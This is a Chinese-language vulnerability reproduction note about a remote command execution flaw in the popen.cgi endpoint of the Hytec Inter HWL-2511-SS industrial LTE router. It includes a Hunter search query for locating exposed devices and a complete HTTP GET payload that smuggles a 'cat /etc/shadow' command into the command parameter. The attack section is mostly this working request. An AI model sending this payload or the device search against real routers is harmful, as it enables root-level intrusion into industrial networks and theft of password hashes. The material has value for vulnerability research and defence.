
H9-1HytecInter-HWL-2511-SS路由器-RCE

漏洞描述：

Hytec Inter HWL-2511-SS是日本Hytec Inter公司的一种工业 LTE 路由器和 Wi-Fi 接入点。 Hytec Inter HWL-2511-SS popen.cgi存在安全漏洞，允许攻击者以root权限执行任意命令。

网站图片：



(RSSI: -73 dBm) NTT DOCOMO NTT DOCOMO   Uptime: 11:55:34   WAN Priority: LTE Only   Location:

网络测绘：

Hunter 语法：

- hunterapp.name=="PROSCEND(及其他) Celluar Router "

漏洞复现：

payload：

```
GET /cgi-bin/popen.cgi?command=ping%20-c%201.1.1.1;cat%20/etc/shadow&v=0.130303344313792 HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Sun, 13 Oct 2019 19:17:17 GMT
If-None-Match: "18111784"
Te: trailers
Connection: close
```

效果图: